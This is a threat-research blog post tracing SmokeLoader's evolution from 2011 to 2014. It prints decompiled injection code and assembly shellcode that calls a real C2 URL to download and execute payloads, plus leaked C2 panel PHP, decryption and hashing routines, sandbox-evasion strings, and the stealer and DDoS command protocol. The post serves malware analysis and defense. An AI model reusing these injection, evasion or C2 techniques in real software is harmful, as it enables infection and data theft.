

SmokeLoader History | ThreatLabz

zscaler.com/blogs/security-research/brief-history-smokeloader-part-1

ThreatLabz



Zscaler Blog

Get the latest Zscaler blog updates in your inbox

[Subscribe](#)

[Security Research](#)



Introduction

This is Part 1 in our series on the history of SmokeLoader. Stay tuned for Part 2.

In May 2024, Zscaler ThreatLabz technical analysis of SmokeLoader supported an international law enforcement action known as Operation Endgame, which remotely disinfected tens of thousands of infections. In the process of providing assistance to law enforcement for the operation, ThreatLabz has documented SmokeLoader for nearly all known versions.

In this two-part blog series, we explore the evolution of SmokeLoader. Initially used as a first-stage downloader to deploy other malware families, SmokeLoader has evolved to include its own framework and expand its capabilities with information stealing functionalities. Over the years, the malware has undergone significant development and improvements, with the latest known version appearing in 2022. This blog provides an overview of SmokeLoader's origins and initial transformation into a modular operation.

Key Takeaways

- SmokeLoader is a modular malware family that was first advertised on criminal forums in 2011.
- Smoke's primary function is to serve as a downloader and execute second stage malware.
- SmokeLoader possesses the capability to download a range of additional modules that enhance the malware's capabilities, enabling it to perform tasks such as stealing data, launching distributed denial of service attacks, and mining cryptocurrency.
- SmokeLoader detects analysis environments, generates fake network traffic, and obfuscates code to evade detection and hinder analysis.
- SmokeLoader has undergone extensive evolution over the years, with new features, alongside improved encryption, compression, and hash algorithms.

Timeline

The figure below is a comprehensive timeline of SmokeLoader's evolution from 2011 to the present.

SmokeLoader Evolution

2011-2013: Prehistoric

- Loader w/ two shellcodes injected into svchost.exe
- Plaintext GET requests for C2 comms
- API import hashing with ROL/XOR algorithm
- Encrypts strings using XOR w/ 4-byte key
- Bot ID derived from computer name using MD5
- Achieves persistence w/ registry Run keys (depending on build)



2015-2017: Protocol Renaissance

- Strings encrypted using RC4
- Main module encrypted w/ 4-byte XOR key
- Main module resolves APIs by hash, relying on custom algorithm different from previous version
- 2015: C2 comms use text-based protocol, delimited by '#', and encrypted with RC4
- 2017: C2 comms use a binary protocol with RC4 encryption



2019-2022: Contemporary History

- 2019: Scheduled task invokes scriptlet file to execute SmokeLoader
- Malware executable & plugins filename lengths reduced from 8 to 7 characters based on bot ID
- Additional anti-analysis techniques added to stager
- Copy of ntdll used to evade breakpoints & hooks
- 2020-22: Computer name added to network protocol & LZSA used to decompress main module



2014: Ancient Modularizations

- Introduction of stager & main module component
- Stager uses encrypted functions to obfuscate code
- Main module encrypted & compressed w/ aPLib
- C2s encrypted w/ custom XOR-based algorithm
- Malware checks for list of security products & incorporates anti-C2 patching copy protection
- Bot ID derived from computer name & volume serial
- C2 comms use encrypted text-based network protocol with HTTP POST requests



2018: The Stager Revolution

- Stager includes x86 & x64 variants of main module
- Stager injects LZNT1 decompressed main module into explorer.exe process
- Achieves persistence w/ shortcuts & scheduled tasks
- Improved obfuscation in stager: opaque predicates, code permutations, nested encrypted functions, & anti-analysis tricks
- APIs used by stager resolved by hash with DBJ2



Figure 1: A timeline of SmokeLoader's evolution from 2011 to 2022.

2011-2013: Prehistoric

The first SmokeLoader samples we analyzed date back to 2011. These samples display notable differences and are more rudimentary compared to subsequent iterations. We refer to the earliest SmokeLoader samples as prehistoric because they do not contain a version number.

These early versions of SmokeLoader include an initial module that serves as the foundation for establishing initial communication with the command-and-control (C2) server. The malware achieves this through the utilization of two embedded shellcodes that are injected into two newly created instances of `svchost.exe`. During this prehistoric period, the code

was modified several times, with some samples performing process injection by creating shared sections (using `ZwCreateSection` and `ZwMapViewOfSection`) and resuming the main process thread (using `ZwResumeThread`) to execute the injected code.

Another sample dating to 2012 uses an Asynchronous Procedure Calls (APC) queue technique to inject SmokeLoader into the hollowed `svchost.exe` processes. The figure below shows SmokeLoader's process of building the shellcode and injecting it into `svchost.exe` using the APC queue injection technique.

```
v6 = ALGOS_xor_dec_4_bytes_strings_decryptor((int)psvchost_exe, a1, v5);
result = (*(int (__stdcall **)(_DWORD, int *, _DWORD, _DWORD, _DWORD, int, _DWORD, _DWORD, char *, int *))pCreateProcessA[0])(
    0,
    v6,
    0,
    0,
    0,
    4,
    0,
    0,
    v12,
    &v10);
if ( result )
{
    v19 = (*(int (__stdcall **)(int, _DWORD, int, _DWORD, int, _DWORD))pCreateFileMappingA[0])(
        -1,
        0,
        64,
        0,
        (char *)nullsub_2 - (char *)shellcode_getload_login + 0x2000,
        0);
    v21 = (char *)((int (__stdcall *)(int, int, _DWORD, _DWORD, _DWORD))pMapViewOfFile)(v19, 2, 0, 0, 0);
    cpy(v21, shellcode_getload_login, (char *)nullsub_2 - (char *)shellcode_getload_login);
    v8 = v21 + 0x504;
    *((_DWORD *)v21 + 0x141) = 0x6574221D; // API hashes
    *++v8 = 0x61747A57;
    *++v8 = 0x6C656523;
    *++v8 = 0x4F647156;
    *++v8 = 0x17707975;
    *++v8 = 0x437C6C45;
    *++v8 = 0x2A09041D;
    *++v8 = 0xF120033;
    *++v8 = 0x32516D7B;
    *++v8 = 0x85B7262;
    *++v8 = 0x1D42486B;
    *++v8 = 0x15477374;
    *++v8 = 0xC5C656B;
    *++v8 = 0x50602B35;
    v8[2] = 0x2F105F43;
    v9 = (*(int (__stdcall **)(_DWORD))pstrlen)((_DWORD *)off_403170[0]);
    cpy(v21 + 1536, *(const void **)off_403170[0], v9); // build shellcode (C2 url, args, seller, ...)
    cpy(v21 + 1792, v3, v20);
    cpy(v21 + 2048, *(const void **)off_403168[0], v15);
    cpy(v21 + 2064, *(const void **)off_4031AC, v14);
    cpy(v21 + 2080, *(const void **)off_403120[0], v16);
    cpy(v21 + 2336, v5, v13);
    cpy(v21 + 2352, p77777, 5u); // seller
    v18 = 0;
    v17 = 0;
    (*(void (__stdcall **)(int, int, int *, _DWORD, int, _DWORD, int *, int, _DWORD, int))pNtMapViewOfSection)(
        v19,
        v10,
        &v18,
        0,
        (char *)nullsub_2 - (char *)shellcode_getload_login + 0x2000,
        0,
        &v17,
        1,
        0,
        64);
    (*(void (__stdcall **)(int, int, _DWORD, _DWORD, _DWORD))pNtQueueApcThread)(v11, v18, 0, 0, 0);
    (*(void (__stdcall **)(int, _DWORD))pNtResumeThread[0])(v11, 0);
    (*(void (__stdcall **)(char *))pUnmapViewOfFile[0])(v21);
    return (*(int (__stdcall **)(int))pCloseHandle[0])(v19);
}

```



Figure 2: Early version of SmokeLoader building and injecting shellcode into `svchost.exe`.

One of the shellcodes sends the `getload` (with the argument `login`) command to the C2 server, while the other shellcode queries the C2 server with the `getgrab` command.

The figure below shows the `svchost.exe` shellcodes for the SmokeLoader sample under analysis.

```

lea    eax, aHttpItalydveri[ebx] ;
      ; http://italydiveris.eu/tmp/index.php
      ; ?cmd=getload&login=9AB276ADFDFA3842
push   eax
mov    eax, ds:(dword_110C+4)[ebx]
push   eax
call  ds:lstrcat[ebx]
lea   eax, aFile[ebx] ; "&file="
push   eax
mov    eax, ds:(dword_110C+4)[ebx]
push   eax
call  ds:lstrcat[ebx]
mov   ds:dword_1200[ebx], edi
mov   eax, ebx
add   eax, offset dword_1200
push   eax
mov   eax, ds:(dword_110C+4)[ebx]
push   eax
call  ds:lstrcat[ebx]
lea   eax, aSel[ebx] ; "&sel="
push   eax
mov   eax, ds:(dword_110C+4)[ebx]
push   eax
call  ds:lstrcat[ebx]
lea   eax, a77777[ebx] ; "77777"
push   eax
mov   eax, ds:(dword_110C+4)[ebx]
push   eax
call  ds:lstrcat[ebx]
push   0
push   0
mov   eax, ds:dword_110C[ebx]
push   eax
mov   eax, ds:(dword_110C+4)[ebx]
push   eax
push   0
call  ds:URLDownloadToFileA[ebx]
push   0
push   0
push   3
push   0
push   1
push   80000000h
mov   eax, ds:dword_110C[ebx]
push   eax
call  ds:CreateFileA[ebx]
mov   ds:(dword_110C+8)[ebx], eax
push   0
push   eax
call  ds:kernel32_GetFileSize[ebx]
mov   ds:(dword_110C+0Ch)[ebx], eax
mov   eax, ds:(dword_110C+8)[ebx]
push   eax
call  ds:CloseHandle[ebx]
mov   eax, ds:(dword_110C+0Ch)[ebx]
cmp   eax, 400h
jl    short loc_1F7
mov   eax, ebx
add   eax, 1300h
push   eax
mov   eax, ebx
add   eax, 1400h
push   eax
push   0
push   0
push   20h ; ' '
push   0
push   0
push   0
push   0
mov   eax, ds:dword_110C[ebx]
push   eax
call  ds:CreateProcessA[ebx]

```

```

lea    eax, C2_url[ebx] ;
      ; http://italydiveris.eu/tmp/index.php
      ; ?cmd=getgrab
push   eax
mov   eax, ds:wininet_handle[ebx]
push   eax
call  ds:wininet_dll_InternetOpenUrlA[ebx]
test  eax, eax
jz    loc_302
mov   ds:InternetOpenUrl_handle[ebx], eax
push   0
push   2
push   0
push   0
mov   eax, ds:InternetOpenUrl_handle[ebx]
push   eax
call  ds:InternetSetFilePointer[ebx]
cmp   eax, 400h
jb   loc_3C5
mov   ds:dword_1108[ebx], eax
push   0
push   0
push   0
mov   eax, ds:InternetOpenUrl_handle[ebx]
push   eax
call  ds:InternetSetFilePointer[ebx]
push   4
push   3000h
mov   eax, ds:dword_1108[ebx]
push   eax
push   0
call  ds:kernel32_VirtualAlloc[ebx]
mov   ds:dword_110C[ebx], eax

loc_F7:
      ; CODE XREF: seg000:00000122↓j
lea   eax, dword_1110[ebx]
push   eax
mov   eax, ds:dword_1108[ebx]
push   eax
mov   eax, ds:dword_110C[ebx]
push   eax
mov   eax, ds:InternetOpenUrl_handle[ebx]
push   eax
call  ds:InternetReadFile[ebx]
mov   eax, ds:dword_1110[ebx]
cmp   eax, 0
jnz  short loc_F7
mov   eax, ds:dword_110C[ebx]
mov   edx, [eax]
add   eax, 4
mov   ds:dword_110C[ebx], eax
mov   ecx, ds:dword_1108[ebx]
sub   ecx, 4
push  ecx
shr   ecx, 2

xor_enc:
      ; CODE XREF: seg000:0000014B↓j
xor   [eax], edx
add   eax, 4
dec   ecx
cmp   ecx, 0
jnz  short xor_enc
pop   ecx
and   ecx, 3
cmp   ecx, 0
jz   short loc_15F

loc_156:
      ; CODE XREF: seg000:0000015D↓j
xor   [eax], dl
inc   eax
dec   ecx
cmp   ecx, 0
jnz  short loc_156

```

Figure 3: The `svchost.exe` shellcodes for a Smokeloder sample circa 2012.

Using the `getload` command, the bot registers itself within the C2 server using HTTP GET requests. Example network traffic from this early Smoke version is shown below.

Protoc	Lengt	Info
HTTP	144	GET /tmp/index.php?cmd=getgrab HTTP/1.1
HTTP	56	HTTP/1.0 404 Not Found
HTTP	63	Continuation
HTTP	433	GET /tmp/index.php?cmd=getload&login=9A8276ADDFDA3842&file=0&sel=77777 HTTP/1.1
HTTP	56	HTTP/1.0 404 Not Found

Figure 4: Example C2 requests from the SmokeLoader version 2012.

SmokeLoader sends two parameters to the C2 server using the `getload` command as shown in the table below:

Argument	Description
<code>login</code>	This specifies the bot ID, which is calculated as a simple MD5 hash of the victim's computer name.
<code>sel</code>	This specifies the hardcoded seller ID (a.k.a., affiliate ID), which varies per sample (e.g., <code>77777</code>).

Table 1: SmokeLoader 2012 parameters for the `getload` command.

In modern versions, SmokeLoader still continues to send a bot ID and seller ID to register itself with the C2 server. Once registered, the server responds to the `getload` command with a payload that the malware writes to disk and executes.

In addition, the `getgrab` command can download an additional SmokeLoader grabber module. In this case, the data returned by the C2 server is encrypted with a simple XOR algorithm. Once decrypted, the Portable Executable (PE) file is mapped directly in the current process context by the shellcode.

Information stealer plugins

The source code for the SmokeLoader 2012 panel was leaked. The code sample below shows how the panel manages the various commands it supports.

```

if ($command == "getgrab") {
    getmodule("./mods/grab");
    exit;
} elseif ($command == "getproxy") {
    getmodule("./mods/socks");
    exit;
} elseif ($command == "getspooof") {
    getmodule("./mods/hosts");
    exit;
} elseif ($command == "getcmdshell") {
    getmodule("./mods/shell");
    exit;
} elseif ($command == "getload" && isset($cmd["doubles"])) {
...
} elseif ($command == "getload" && isset($cmd["final"])) {
...
} elseif ($command == "getload" && isset($cmd["personal"])) {
...

```

The `getgrab` command retrieves the content of the file `./mods/grab` on the C2 server. The first 4 bytes of this file correspond to the XOR key used for decrypting the remaining content. The `grab` executable is a fully-featured information stealer module that is capable of stealing email, FTP, and email passwords.

Unlike the primary SmokeLoader communication channel which uses HTTP GET requests, the communication between the grabber and the C2 is conducted through HTTP POST queries.

Within the `mods` folder of the leaked panel, there is also a `./mods/shell` file that implements a simple remote shell. The leaked panel's source code references other modules including those mentioned by the `getproxy` and `getspooof` commands.

First anti-analysis techniques

SmokeLoader is notorious for employing various anti-analysis techniques, which have been incrementally improved with each new version. This section examines the initial anti-analysis techniques observed in the 2012 version of SmokeLoader.

Instead of storing the names of exported functions, the malware utilizes a hash-based approach to locate the addresses of the required APIs. In this version, the algorithm used to hash the API names is relatively simple, as shown in the Python code sample below.

```

def calc_hash_smoke2012(apiname):
    hash = 0
    for byte in apiname:
        hash = (hash << 8 | hash >> (32 - 8)) & 0xFFFFFFFF
        hash = byte ^ hash
    return hash

```

The strings used by the malware's first stage are encrypted. Each encrypted string in the binary is structured as follows: the initial 4 bytes correspond to an XOR key, which is then followed by the encrypted data.

The Python implementation of the algorithm to decrypt the strings is shown in the code sample below.

```
def smoke2012_string_decrypt(data, key):
    aligned = data
    unaligned = b''
    unaligned_dec = b''
    if n_unaligned := len(data) % 4:
        aligned = data[0:-n_unaligned]
        unaligned = data[-n_unaligned:]
    aligned_dec = xor(aligned, key)
    unaligned_dec = xor(unaligned, key[0:1])
    return aligned_dec + unaligned_dec
```

In this version, the Smoke C2 URLs are stored among the list of encrypted strings.

2014: Ancient Modularizations

The following section covers new features and modifications to SmokeLoader version 2014, which include a multi-stage loading process, an updated algorithm for generating the bot ID, a separate encrypted C2 list, and more.

During the analysis of a sample dating back to 2014, we discovered the introduction of the string `s2k14` that is used as the name of a file mapping. We believe `s2k14` is a reference to SmokeLoader version 2014. The figure below shows this string referenced in the code.

```
push    offset filemapping_name ; "s2k14"
push    13000h
push    0
push    8000040h
push    0
push    0
call    ds:CreateFileMappingA
test    eax, eax
jz      short loc_22CD9
push    0
push    0
push    0
push    0F001Fh
push    eax
call    ds:kernel32_MapViewOfFile
```

SMOKELOADER VERSION 2014 (s2k14)


 ThreatLabz

Figure 5: SmokeLoader version 2014 string for a file mapping name called `s2k14`.

One of the most interesting features in this version of SmokeLoader is the malware was split into several loading stages. The introduction of a stager component marked a significant change that became standard in all subsequent versions. Each version since 2014 consists of a stager, a main module, and plugins that implement additional features.

In SmokeLoader version 2014, the `./mods/` folder in the panel includes a `./mods/plugins` file that combines multiple plugins into a single file. The prior `./mods/grab` information stealing module from previous SmokeLoader versions was split into multiple stealing modules like an FTP/mail stealer module, browser stealer module, and keylogger module, and then packaged in this `plugins` file. This modification to the plugins persists from this version onward until the most recent version of SmokeLoader.

aPLib stager

The stager introduced in SmokeLoader version 2014 is quite simple. The stager performs the following actions:

- Decrypts a section of data using a single byte XOR key.
- Decompresses the data using aPLib.
- Maps the main module in a buffer allocated in the same process context.
- Executes some simple anti-analysis measures by checking the Process Environment Block (PEB) such as the `BeingDebugged` and `NtGlobalFlags` fields.

Then, the stager transfers execution to the main module, creates an instance of `svchost.exe`, and injects SmokeLoader into this newly created `svchost.exe` process using APC queue code injection.

The figure below shows how the 2014 version of the SmokeLoader aPLib stager works.




Figure 6: SmokeLoader version 2014 code unpacking and injecting into `svchost.exe`.

SmokeLoader's stager underwent significant evolution in subsequent versions, incorporating advanced obfuscation techniques and additional anti-analysis measures. Nevertheless, even in this version, we can observe the presence of rudimentary obfuscation tricks.

For instance, SmokeLoader employs non-polymorphic decryption loops to unravel layers of XOR encryption for functions that are invoked, as shown in the figure below.

```

push    offset loc_401227
mov     esi, [esp+4+var_4]
mov     edi, esi
push    43h ; 'C'
pop     ecx

loc_401277:                                     ; CODE XREF: start+11↓j
lodsb
xor     al, 47h                               ; simple xor decrypt 0x401227
stosb
loop   loc_401277
retn                                        ; jmp to 0x401227

```

Figure 7: SmokeLoader version 2014 stager function decryption.

Persistence

The SmokeLoader seller has provided threat actors with an [option to build a sample](#) with (or without) persistence. SmokeLoader's approach to achieve persistence on the victim's system has undergone numerous changes over time. In earlier versions (2011-2017), SmokeLoader would leverage common Run registry keys and create a startup shortcut as a fallback option (if setting the registry values failed). In addition, SmokeLoader would establish two dedicated threads responsible for safeguarding the modified registry keys.

Bot ID

In the initial version of SmokeLoader, dating from approximately 2011 to 2012, we observed that the bot ID was generated by taking a simple MD5 hash of the victim machine's computer name. Over time, the algorithm to generate the bot ID has undergone slight modifications. Notably, in version 2014, SmokeLoader employed a CRC32 and XOR based algorithm.

Starting from 2014, all versions of SmokeLoader calculate the ID using both the computer name and the volume information, as shown in the figure below.

```
int __stdcall GenerateBotId(int a1, int a2)
{
    int v2; // eax
    int v3; // eax
    int v5; // [esp+4h] [ebp-8h] BYREF
    int v6; // [esp+8h] [ebp-4h] BYREF

    v5 = 16;
    GetComputerNameA(botid_buf, &v5);
    GetVolumeInformationA(&unit_c, 0, 128, &v6, 0, 0, 0, 0);
    v2 = lstrlen(botid_buf);
    v3 = RtlComputeCrc32(0, botid_buf, v2);
    return wsprintf(a1, "%08X%08X%08X%08X%08X", v3 ^ a2, v3, v3 ^ v6, a2 ^ v6, v6);
}
```

**GENERATE BOT ID
VERSION 2014**




Figure 8: SmokeLoader version 2014 bot ID generation.

Anti-analysis tricks and plain text strings

Interestingly, SmokeLoader version 2014's main module stored the malware's strings in plaintext as shown in the figure below. This is a departure from the initial version where the strings were encrypted.

```

aSbiedll      db 'sbiedll',0           ; DATA XREF: seg000:off_250E0↓o
aDbghelp     db 'dbghep',0
aQemu        db 'qemu',0           ; DATA XREF: seg000:off_250E8↓o
              align 4
aVirtual     db 'virtual',0
aVmware      db 'vmware',0           ; DATA XREF: seg000:000250F0↓o
              align 4
aXen         db 'xen',0           ; DATA XREF: seg000:000250F4↓o
aZoneIdentifi db ':Zone.Identifier',0 ; DATA XREF: seg000:off_250F8↓o
              align 4
aMozilla40   db 'Mozilla/4.0',0       ; DATA XREF: seg000:off_250FC↓o
aCmdGetloadLogi db 'cmd=getload&login=',0
              ; DATA XREF: seg000:off_25100↓o
              align 4
aHttpWwwMsnCom db 'http://www.msn.com/',0
              ; DATA XREF: seg000:off_25104↓o
aGetSHttp11User db 'GET /%s HTTP/1.1',0Dh,0Ah
              ; DATA XREF: seg000:off_25108↓o
              db 'User-Agent: %s',0Dh,0Ah
              db 'Host: %s',0Dh,0Ah
              db 'Connection: close',0Dh,0Ah
              db 0Dh,0Ah,0
              align 4
aPostSHttp11Use db 'POST /%s HTTP/1.1',0Dh,0Ah
              ; DATA XREF: seg000:off_2510C↓o
              db 'User-Agent: %s',0Dh,0Ah
              db 'Host: %s',0Dh,0Ah
              db 'Connection: close',0Dh,0Ah
              db 'Content-Length: %d',0Dh,0Ah
              db 'Content-Type: application/x-www-form-urlencoded',0Dh,0Ah
              db 0Dh,0Ah,0
aFile        db '&file=',0           ; DATA XREF: seg000:off_25110↓o

```



Figure 9: SmokeLoader version 2014 plaintext strings.

This is the first version of the malware that searches for `sbiedll`, `dbghep`, `qemu`, `virtual`, `vmware`, and `xen` strings to check for libraries and processes related to malware analysis environments. If an analysis environment is detected, SmokeLoader terminates itself to evade detection.

Encrypted C2s

The algorithm used to decrypt the list of encrypted C2s is one of the SmokeLoader components that has undergone the most changes across versions.

While the strings in the main module of SmokeLoader version 2014 are stored in plaintext, the list of C2 servers is encrypted. To decrypt the list, a custom XOR-based decryption algorithm is employed. The code contains a table of pointers, with each pointer referencing a string that is prepended by a byte that is used as an XOR key, which is followed by three unused bytes. The next byte is the size of the encrypted C2 URL and the remaining bytes are the encrypted C2 URL. The Python code below demonstrates the C2 decryption algorithm used in SmokeLoader version 2014.

```
def smoke2014_c2_xor_decrypt(enc_data):
    key = enc_data[0]
    size = enc_data[4]
    enc = enc_data[5:]
    dec = b''
    for i in range(0, len(enc)-1, 2):
        dec += (0xff&((enc[i] ^ key) -
                    (enc[i+1] ^ key))).to_bytes(1, 'little')
    return dec
```

Anti-C2 patching mechanism

An interesting addition to SmokeLoader version 2014 is the implementation of what appears to be a simple copy-protection mechanism as shown in the figure below.

CRC32 C2 CHECK VERSION 2014

```
ALGOS_custom_xor_crypt(C2_2);
crc_second_c2 = v5; // http://wertextaking.com/forum/
v7 = findstr*( _DWORD *)(a1 - 96), (int)&crc_check, 1);
v8 = strlen(crc_second_c2);
if ( v7 != (C2_2[0] ^ RtlComputeCrc32(0, crc_second_c2, v8)) + 1 )
{
    ++C2_counter;
    goto LABEL_28;
}
```


 ThreatLabz

Figure 10: Simple copy-protection mechanism implemented in SmokeLoader version 2014 version.

The malware calculates the CRC32 value of the C2 URL string and compares it with a predefined expected value at various points in the code. This mechanism is likely designed to prevent other hackers from creating a builder that patches samples with new C2s, and therefore reduce potential sales of SmokeLoader.

Communication

The communication protocol for SmokeLoader version 2014 is similar to prior versions. SmokeLoader uses a simple text-based protocol that is encrypted and sent to a C2 server. The syntax for the protocol is the following:

arg1=value1&arg2=value2...&argN=valueN

SmokeLoader's version 2014 panel recognizes the following arguments:

Argument	Description
<code>cmd</code>	The C2 panel accepts a set of commands. Depending on the specified command additional arguments must be specified.
<code>login</code>	This argument is the bot ID and its length must be 40 bytes.
<code>info</code>	Additional information given with some commands.
<code>ver</code>	Operating system version.
<code>bits</code>	Victim's Windows operating system architecture.
<code>file</code>	Mainly used together with the <code>getload</code> command to request updates or tasks.
<code>run</code>	Used in different commands for different purposes. For example, to ask for an update or to indicate that the update was successfully executed.
<code>port</code>	Used together with the <code>getsocks</code> command to specify the proxy's port.
<code>procname</code>	Process name included with the <code>procmon</code> command.
<code>doubles</code>	Additional flag that may be sent with the <code>getload</code> command.
<code>removed</code>	Additional flag that may be sent with the <code>getload</code> command.
<code>personal</code>	Additional flag that may be sent with the <code>getload</code> command.
<code>shell</code>	If the <code>getshell</code> command is sent to the server, this argument contains the results of the executed commands.
<code>grab</code>	Used together with the <code>formgrab</code> , <code>ftpgrab</code> , and <code>keylog</code> commands. This argument contains the stolen information.

Argument Description

filedata If a file is submitted, the **filedata** argument contains the content of the file.

Table 2: SmokeLoader version 2014 network protocol.

The panel is able to handle the following commands (i.e., the command name specified in the **cmd** argument):

Command (cmd)	Description
getload <i>*with additional arguments</i>	<p>One of the main commands and differs depending on specified arguments:</p> <ul style="list-style-type: none">• file: If the getload command is included with the file argument, the panel handles the command in different ways depending on the value of the file argument:<ul style="list-style-type: none">◦ If the file argument's value is u and the run argument is not set, the bot asks for an update. The server could return the update executable or a URL to download the update from.◦ If the file argument's value is u and the run argument is set, the bot confirms the successful execution of the update.◦ If the file argument's value is not u and the run argument is not set, the bot asks for the next task. The server tracks in its database the last task given to each bot. When this command is received, the server returns the next task (if any).◦ If the file argument's value is not u and the run argument is set, SmokeLoader confirms whether the last task was executed correctly.• doubles: If the bot specifies this argument together with the getload command, the panel sets the doub flag in the database for the associated victim ID. The purpose of this flag is unknown.• removed: The bot can specify a removed argument together with the getload command to confirm an uninstall request was received from the server. The panel deletes the bot ID from the database upon receipt.• personal: A personal argument can be given together with the getload command to ask for personal tasks. The argument should contain the ID of the personal task. If the configured task is set as local in the database, the server would return a file in the response to be executed by the bot. Otherwise, a URL is provided and the bot downloads and executes the content from the given URL.

Command (cmd)	Description
<p><code>getload</code></p> <p><i>*without arguments</i></p>	<p>If this command is received without arguments, it could be interpreted as a <code>hello</code> or <code>knock</code> query, and used by the bot to start the conversation with the server. When a server receives a <code>getload</code> command without arguments, the response could vary depending on the database configuration.</p> <ul style="list-style-type: none"> • If there is a pending update for the bot, the server responds with the string “<code>Smku</code>”. • If there is a personal task for the bot, the server responds with the string “<code>Smki</code>”. • If there is a pending removal request for the bot, the server responds with the string “<code>Smkr</code>”. • In the remaining cases, the server responds with the total number of configured tasks followed by the configuration’s rules for each plugin. Each configuration item starts with the “<code> : </code>” string followed by the name of the ruleset and the plugin’s rules: <ul style="list-style-type: none"> ◦ <code> : socks_rules=</code> ◦ <code> : hosts_rules=</code> ◦ <code> : shell_rules=</code> ◦ <code> : fakedns_rules=</code> ◦ <code> : filesearch_rules=</code> ◦ <code> : procmon_rules=</code> ◦ <code> : ddos_rules=</code> ◦ <code> : keylog_rules=</code>
<code>getsocks</code>	Used by the bot to inform the server that it has enabled the SOCKS proxy feature. The server will attempt to validate the bot proxy is active by connecting to the bot’s IP address on the specified port.
<code>gethosts</code>	Confirms that the hosts specified in the <code>hosts_rules</code> have been successfully spoofed.
<code>getshell</code>	The bot submits results from executed shell commands to the server. The shell argument contains the results.
<code>formgrab</code>	Submits the results from the form grabber plugin to the server. The <code>grab</code> argument must contain a base64 encoded string that, once decoded, contains a comma separated list of grabbed data.
<code>ftgrab</code>	Submits the results from the ftp grabber plugin to the server. The <code>grab</code> argument must contain a base64 encoded string with the stolen data.

Command (cmd)	Description
<code>grab</code>	Submits stolen information to the server. The argument data contains the stolen information.
<code>avinfo</code>	Submits information about installed security products to the server. The information is submitted in the <code>info</code> argument. The submitted string is split by the delimiter <code>777</code> . The first substring contains information about the installed antivirus. The second substring contains information about installed firewalls.
<code>procmon</code>	If one of the processes configured with the rules in the <code>procmon_rules</code> configuration item is found on the victim machine, the bot notifies the server about the presence of the process, submitting the name of the process in the <code>procname</code> argument. The server could respond with a file to be executed or a URL to download the file from.
<code>ddos</code>	Confirms the DDoS attack configured with the <code>ddos_rules</code> has been successfully performed.
<code>keylog</code>	Submits the information captured by the keylogger plugin to the server. The <code>grab</code> argument must contain a base64 encoded string with captured data.
<code>getfilesearch</code>	If the HTTP query is <code>application/bin</code> , and the command is <code>getfilesearch</code> , the bot submits to the server the content of the files that were found by the <code>filesearch</code> plugin according to the rules specified in the <code>filesearch_rules</code> configuration item. The content of the file is given in the <code>filedata</code> argument.

Table 3: The commands supported by SmokeLoader's 2014 C2 server.

SmokeLoader version 2012 sent commands and arguments as plaintext using HTTP GET requests. In version 2014, the network protocol was updated to send the command and argument data via HTTP POST requests. The POST request body consists of an initial `DWORD` containing the size of the data, followed by a `DWORD` that functions as an RC4 key required to decrypt the remaining data.

To Be Continued

In our journey through Part 1 of this series, we explored the early versions of SmokeLoader, from its initial rudimentary framework to its adoption of a modular structure and encrypted network protocol. In Part 2 (coming soon), we dive deeper into SmokeLoader's progression toward a more sophisticated, modular malware family with advanced anti-analysis techniques.

Zscaler Coverage

zscaler Cloud Sandbox

SANDBOX DETAIL REPORT
